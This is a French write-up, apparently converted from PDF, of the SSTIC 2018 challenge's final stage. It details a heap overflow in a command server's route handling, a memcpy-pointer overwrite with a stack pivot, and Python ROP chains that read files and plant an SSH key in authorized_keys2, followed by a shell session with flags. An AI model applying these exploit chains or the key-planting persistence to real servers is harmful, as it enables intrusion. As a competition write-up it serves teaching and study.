surprise/my-lobster-dog-koda-san-24027-1277931298-48.jpg
surprise/wallpapers-pho3nix-albums-wallpaper.jpg
# confidentiel.tgz contient des PDF et un drapeau de progression
$ tar tzf confidentiel.tgz
home/user/confidentiel/
home/user/confidentiel/super_secret
home/user/confidentiel/Couch Potato/
[...]
home/user/confidentiel/Hive/hive-Infrastructure-Configuration_Guide.pdf
home/user/confidentiel/Hive/hive-Infrastructure-Switchblade.pdf
```

Les fichiers obtenus ne semblent pas utils pour la progression dans le challenge ; le drapeau de progression permet une nouvelle fois de prévenir les organisateurs de la résolution de l'épreuve.

```
$ tar xzf confidentiel.tgz home/user/confidentiel/super_secret
$ cat home/user/confidentiel/super_secret
SSTIC2018{07aa9feed84a9be785c6edb95688c45a}
```

5 Prise de contrôle du serveur distant

5.1 Identification du serveur

Le premier message échangé avec l'agent contient une instance de la structure «client». Cette structure contient :
- La structure sockaddr du peer ;
- Les key schedule AES de chiffrement et déchiffrement des messages (pour chaque sens) ;
- Les clefs AES ;
- Le descripteur de fichier utilisé sur le serveur.

Le décodage de cette trame donne le résultat suivant :

```
magic          : 41414141dec0d3d1
agent_name     : babar007
agent_id       : d4e2ce912b9f8edf
gateway_id     : 25f7dd809f8fe428
command        : 0x01010000
size           : 0x00000230
family         : 0x02
port           : 36735
ip             : 195.154.105.12
```

Le contenu de la structure sockaddr contient l'adresse d'un serveur distant ; il est possible d'établir une session TCP sur le port présent également dans la structure.

5.2 Découverte de la vulnérabilité

Les agents peuvent enregistrer des routes sur le serveur, ainsi ils peuvent devenir gateway et relayer des messages. L'ajout de route est réalisé par la fonction `add_to_route` dont voici le pseudo-code issu de la rétro-ingénierie :

```
void add_to_route(routes *client_routes, uint64_t route_to_add) {
  if ( client_routes->num_routes > client_routes->max_route ) {
    client_routes->max_route += 5;
    client_routes->routes_array = realloc(routes_array, 8 * client_routes->max_route);
  }
  client_routes->routes_array[client_routes->num_routes++] = route_to_add;
}
```

Dans cet extrait de code, on peut voir un dépassement de tampon de 8 octets ; en effet, la comparaison entre `client_routes->num_routes` et `client_routes->max_route` est mal faite : la réallocation est réalisée trop tardivement, une entrée peut être écrite en dehors du tampon alloué.
Cette vulnérabilité va être utilisée pour gagner l'exécution le code sur le serveur distant.

5.3 Exploitation

5.3.1 Write-What-Where

Afin de gagner l'exécution de code sur la machine distante, il faut réussir à transformer ce dépassement de tampon en écriture arbitraire (write-what-where). Les structures définissant les clients et les listes de routes ne contiennent aucun pointeur et ne sont donc pas intéressantes à écraser.

En revanche, la table de routage principale contient des pointeurs vers les listes de routes de chaque client. Cette table de routage est réallouée lorsque le nombre de clients est trop important, il est donc possible de forcer son positionnement dans le tas en connectant plusieurs clients.

En utilisant le dépassement de tampon pour écraser la taille du «chunk» du client situé derrière sur le tas, puis en déconnectant le client en question (client 6, dans les schémas suivants), il est possible d'obtenir des «chunks» qui se chevauchent et d'écraser des pointeurs.

Le pointeur de la liste des routes du client 0 est écrasé par une valeur choisie ; ainsi lors de l'ajout de route sur le client 0, la valeur de la route est écrite à une adresse contrôlée.


5.3.2 Stack Pivot

Après avoir obtenu une primitive pour l'écriture, il faut réussir à exécuter du code contrôlé ; pour cela le pointeur vers memcpy (0x6d7040) est écrasé. La fonction memcpy est appelée lors de la réception d'un message, cependant la pile n'est pas aligné sur des données contrôlées à ce moment-là. Pour aligner, le «gadget» suivant est utilisé :

```
.text:0000000000401491                  add     rsp, 4008h
.text:0000000000401498                  pop     rbx
.text:0000000000401499                  pop     rbp
.text:000000000040149A                  pop     r12
.text:000000000040149C                  pop     r13
.text:000000000040149E                  retn
```

Ce «gadget» permet d'aligner la pile sur le message reçu (déchiffré). Une chaîne de ROP peut donc être envoyée directement dans le message suivant.

5.3.3 Schéma du tas




realloc_routable(0x00000000014b8d50, 0x108) = 0x00000000014bb330
client 2
client 3
client 4
client 5
client 6
r-table
malloc_route(0x30) = 0x00000000014bb440
client 7
malloc_client(0x230) = 0x00000000014bb480
malloc_route(0x30) = 0x00000000014bb6c0
write(0x00000000014bb0e8, 8) = 0x0000000000000611
Modification de la taille du chunk de client6
free(0x00000000014bb440)
free(0x00000000014bb0f0)
realloc_route(0x00000000014bb090, 0x80) = 0x00000000014bb090
write(0x00000000014bb0f0, 8) = 0x000000000badbabe
MULTIPLES REALLOC
write(0x00000000014bb310, 8) = 0x0000000000001db22
write(0x00000000014bb318, 8) = 0x0000000000000360
realloc_route(0x00000000014bb090, 0x2b0) = 0x00000000014bb090
write(0x00000000014bb320, 8) = 0x0000000000000008
write(0x00000000014bb328, 8) = 0x0000000000000201
écriture de la taille du chunk de la table de routage
write(0x00000000014bb330, 8) = 0x0000000600000006
écriture de l'entrée pour client0 : size/max_size
write(0x00000000014bb338, 8) = 0x00000000006d7010
écriture de l'entrée pour client0 : pointeur vers les routes
write(0x00000000006d7040, 8) = 0x0000000000401491

5.4 Lecture de fichier sur le serveur

La chaîne de ROP suivante permet de lister les fichiers dans `/home/sstic` :

```
[...]
def parse_getdents(data):
        print "-"*72
        while len(data) > 19:
                inode,data = unpack("<Q",data[:8])[0],data[8:]
                d_off,data = unpack("<Q",data[:8])[0],data[8:]
                d_reclen,data = unpack("<H",data[:2])[0],data[2:]
                dirent_data,data = data[:d_reclen-18], data[d_reclen-18:]
                name=""
                while dirent_data[0] != "\x00":
                        name+=dirent_data[0]
                        dirent_data=dirent_data[1:]
                ftype = ord(dirent_data[-1])
                if inode:
                        ftype_name="unk"
                        if ftype == 8:
                                ftype_name="regular"
                        elif ftype == 4:
                                ftype_name="directory"
                        elif ftype == 1:
                                ftype_name="fifo"
                        elif ftype == 12:
                                ftype_name="socket"
                        elif ftype == 10:
                                ftype_name="symlink"
                        elif ftype == 6:
                                ftype_name="block dev"
                        elif ftype == 2:
                                ftype_name="char dev"
                        print "%d\t%s\t%s" % (inode,ftype_name,name)
        print "-"*72
[...]
def read_dir(directory):
        ret=""

        ret += add_string(bss,directory)


        ret+=p64(pop_rax) # syscall id
        ret+=p64(2)       # open
        ret+=p64(pop_rdi) # filename
        ret+=p64(bss)
        ret+=p64(pop_rsi) # flags
        ret+=p64(65536)        # O_RDONLY | O_DIRECTORY
        ret+=p64(syscall)

        # fd is 10 maybe ...
        ret+=p64(pop_rax) # syscall id
        ret+=p64(78)       # open
        ret+=p64(pop_rdi) # fd
        ret+=p64(10)
        ret+=p64(pop_rsi) # buff
        ret+=p64(bss)
        ret+=p64(pop_rdx) # size
        ret+=p64(1024)
        ret+=p64(syscall)
```

```
        ret += syscall_write(5,bss,1024)

        ret += p64(0x133333333337)
        return ret
[...]
rop += read_dir("/home/sstic/")
parser = parse_getdents
[...]
```

```
# Liste des fichier dans /home/sstic/
$ python exploit.py
792337    directory  .
783362    directory  ..
788161    directory  secret
792341    directory  .ssh
789810    regular    agent.sh
789811    regular    .bashrc
789809    regular    .lesshst
792339    regular    .profile
788160    symlink    .bash_history
789816    regular    .viminfo
789812    regular    agent
792340    regular    .bash_logout
```

```
# Liste des fichier dans /home/sstic/secret/
$ python exploit.py
792337    directory    ..
789814    regular    sstic2018.flag
788161    directory    .
```

La chaîne de ROP suivante permet de lire le fichier `/home/sstic/secret/sstic2018.flag` :

```
[...]
def read_file(filename):
        ret=""

        ret += add_string(bss,filename)


        ret+=p64(pop_rax) # syscall id
        ret+=p64(2)       # open
        ret+=p64(pop_rdi) # filename
        ret+=p64(bss)
        ret+=p64(pop_rsi) # flags
        ret+=p64(0)        # O_RDONLY
        ret+=p64(syscall)

        # fd is 10 maybe ...
        ret+=p64(pop_rax) # syscall id
        ret+=p64(0)       # read
        ret+=p64(pop_rdi) # fd
        ret+=p64(10)
        ret+=p64(pop_rsi) # buff
        ret+=p64(bss)
        ret+=p64(pop_rdx) # size
        ret+=p64(1024)
```

```
        ret+=p64(syscall)

        ret += syscall_write(5,bss,1024)

        ret += p64(0x133333333337)
        return ret
[...]
rop += read_file("/home/sstic/secret/sstic2018.flag")
parser = print_ascii_file
[...]
```

```
------------------------------------------------------------------------
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet

------------------------------------------------------------------------
```

```
>>> a="65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet"
>>> print a.decode("rot13")
65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
```

5.5 Étape cachée : obtenir un shell sur la machine

La dernière épreuve consiste à trouver un moyen de contourner la sandbox Seccomp et obtenir un accès à la machine distante.

La chaîne de ROP suivante permet d'obtenir les permissions du dossier `/home/sstic/.ssh` :

```
[...]
def parse_fstat(data):
        print "-"*72
        mode = unpack("<I",data[0x18:0x1C])[0] & 0x1FF
        uid = unpack("<I",data[0x1C:0x20])[0]
        gid = unpack("<I",data[0x20:0x24])[0]

        print "%x" % mode

        m_print = ""
        for i in range(9):
                c="."
                if i % 3 == 0:
                        c="r"
                elif i % 3 == 1:
                        c="w"
                elif i % 3 == 2:
                        c="x"
                if mode & 1<<(8-i):
                        m_print+=c
                else:
                        m_print+="."
        print "uid=%d, gid=%d, mode=%s" % (uid, gid, m_print)
        print "-"*72
[...]
def fstat(filename):
        ret=""

        ret += add_string(bss,filename)
```

```
        ret+=p64(pop_rax) # syscall id
        ret+=p64(2)       # open
        ret+=p64(pop_rdi) # filename
        ret+=p64(bss)
        ret+=p64(pop_rsi) # flags
        ret+=p64(0)        # O_RDONLY
        ret+=p64(syscall)

        # fd is 10 maybe ...
        ret+=p64(pop_rax) # syscall id
        ret+=p64(5)       # fstat
        ret+=p64(pop_rdi) # fd
        ret+=p64(10)
        ret+=p64(pop_rsi) # buff
        ret+=p64(bss)
        ret+=p64(syscall)

        ret += syscall_write(5,bss,1024)

        ret += p64(0x133333333337)
        return ret

[...]
rop += fstat("/home/sstic/.ssh")
parser = parse_fstat
[...]
```

```
# Permissions de /home/sstic/.ssh
$ python exploit.py
uid=1000, gid=1000, mode=rwx......
```


Les droits sur le dossier `/home/sstic/.ssh` permettent la création de fichiers pour l'utilisateur 1000 (sstic). Le fichier `/home/sstic/.ssh/authorized_keys` n'est pas inscriptible, en revanche la configuration par défaut de OpenSSH utilise également le fichier `/home/sstic/.ssh/authorized_keys2` ; en ajoutant une clef publique dans ce fichier, il est possible de se connecter sur le serveur distant en SSH.

La chaîne de ROP suivante permet d'écrire dans le fichier `/home/sstic/.ssh/authorized_keys2` :

```
[...]
def save_file(filename,data):
        ret=""

        ret += add_string(bss,filename)

        ret+=p64(pop_rax) # syscall id
        ret+=p64(2)       # open
        ret+=p64(pop_rdi) # filename
        ret+=p64(bss)
        ret+=p64(pop_rsi) # flags
        ret+=p64(65)        # O_WRONLY | O_CREAT
        ret+=p64(pop_rdx) # flags
        ret+=p64(0x180)        # 644
        ret+=p64(syscall)

        ret += add_string(bss,data)
```

```
        # fd is 10 maybe ...
        ret+=p64(pop_rax) # syscall id
        ret+=p64(1)       # write
        ret+=p64(pop_rdi) # fd
        ret+=p64(10)
        ret+=p64(pop_rsi) # buff
        ret+=p64(bss)
        ret+=p64(pop_rdx) # size
        ret+=p64(len(data))
        ret+=p64(syscall)

        ret += syscall_write(5,bss,1024)

        ret += p64(0x133333333337)
        return ret
[...]
rop += save_file("/home/sstic/.ssh/authorized_keys2","ssh-rsa ............\n")
[...]
```

```
$ ssh sstic@195.154.105.12 -i /home/david/.ssh/sstic
...
sstic@sd-133901:~$ rm .ssh/authorized_keys2
sstic@sd-133901:~$ chmod u-w .ssh
sstic@sd-133901:~$ find . -exec ls -lad {} \;
drwxr-xr-x 4 root  root  4096     Mar 29 15:44 .
-rw-r--r-- 1 root  root  118      Mar 29 15:39 ./agent.sh
-r-------- 1 sstic sstic 3561     Apr  9 17:15 ./.bashrc
-r-------- 1 sstic sstic 76       Mar 12 18:00 ./.lesshst
-r-------- 1 sstic sstic 675      Mar  7 16:26 ./.profile
drwxr-xr-x 2 root  root  4096     Mar 29 15:46 ./secret
-rw-r--r-- 1 root  root  85       Mar 29 12:03 ./secret/sstic2018.flag
lrwxrwxrwx 1 sstic sstic 9        Mar 16 10:56 ./.bash_history -> /dev/null
-r-------- 1 sstic sstic 3227     Mar 29 12:03 ./.viminfo
dr-x------ 2 sstic sstic 4096     Apr 16 09:58 ./.ssh
-r--r--r-- 1 sstic sstic 725      Apr 12 12:04 ./.ssh/authorized_keys
-rwxr-xr-x 1 root  root  3069416  Mar 29 16:55 ./agent
-r-------- 1 sstic sstic 220      Mar  7 16:26 ./.bash_logout
sstic@sd-133901:~$ ip a
[...]
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
↪  1000
    link/ether 00:08:a2:0b:42:c0 brd ff:ff:ff:ff:ff:ff
    inet 195.154.105.12/24 brd 195.154.105.255 scope global enp1s0
       valid_lft forever preferred_lft forever
    inet6 fe80::208:a2ff:fe0b:42c0/64 scope link
       valid_lft forever preferred_lft forever
sstic@sd-133901:~$ uname -a
Linux sd-133901 4.9.0-4-grsec-amd64 #1 SMP Debian 4.9.65-2+grsecunoff1~bpo9+1 (2017-12-09)
↪  x86_64 GNU/Linux
sstic@sd-133901:~$ cat /etc/debian_version
9.3
sstic@sd-133901:~$ screen -ls
There is a screen on:
        29810.pts-1.sd-133901        (03/29/2018 06:08:14 PM)        (Attached)
sstic@sd-133901:~$ strings .viminfo
[...]
        dd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
3,0,2,1,1,0,1522317784," SSTIC2018{264b400d1640ce89a58ecab023df3be5} "
```


sstic@sd-133901:~$ ls -la
total 3040
drwxr-xr-x 4 root root 4096 Mar 29 15:44 .
drwxr-xr-x 3 root root 4096 Mar 7 16:26 ..
-rwxr-xr-x 1 root root 3069416 Mar 29 16:55 agent
-rw-r--r-- 1 root root 118 Mar 29 15:39 agent.sh
lrwxrwxrwx 1 sstic sstic 9 Mar 16 10:56 .bash_history -> /dev/null
-r-------- 1 sstic sstic 220 Mar 7 16:26 .bash_logout
-r-------- 1 sstic sstic 3561 Apr 9 17:15 .bashrc
-r-------- 1 sstic sstic 76 Mar 12 18:00 .lesshst
-r-------- 1 sstic sstic 675 Mar 7 16:26 .profile
drwxr-xr-x 2 root root 4096 Mar 29 15:46 secret
dr-x------ 2 sstic sstic 4096 Apr 16 10:08 .ssh
-r-------- 1 sstic sstic 3227 Mar 29 12:03 .viminfo

6 Conclusion

Encore une fois, le challenge SSTIC était passionnant par la diversité de ses épreuves. Les technologies rencontrées étaient moins exotiques qu'à l'habitude, avec une mise en scène réaliste. Merci aux organisateurs pour la conception de ces épreuves.

7 Annexes

7.1 Scripts et solutions des épreuves

Ce fichier PDF est également un fichier ZIP, contenant l'ensemble des scripts utilisés pour résoudre les épreuves.

```
$ unzip SSTIC_2018_David_BERARD.pdf
```

Listing 1: Extraction des scripts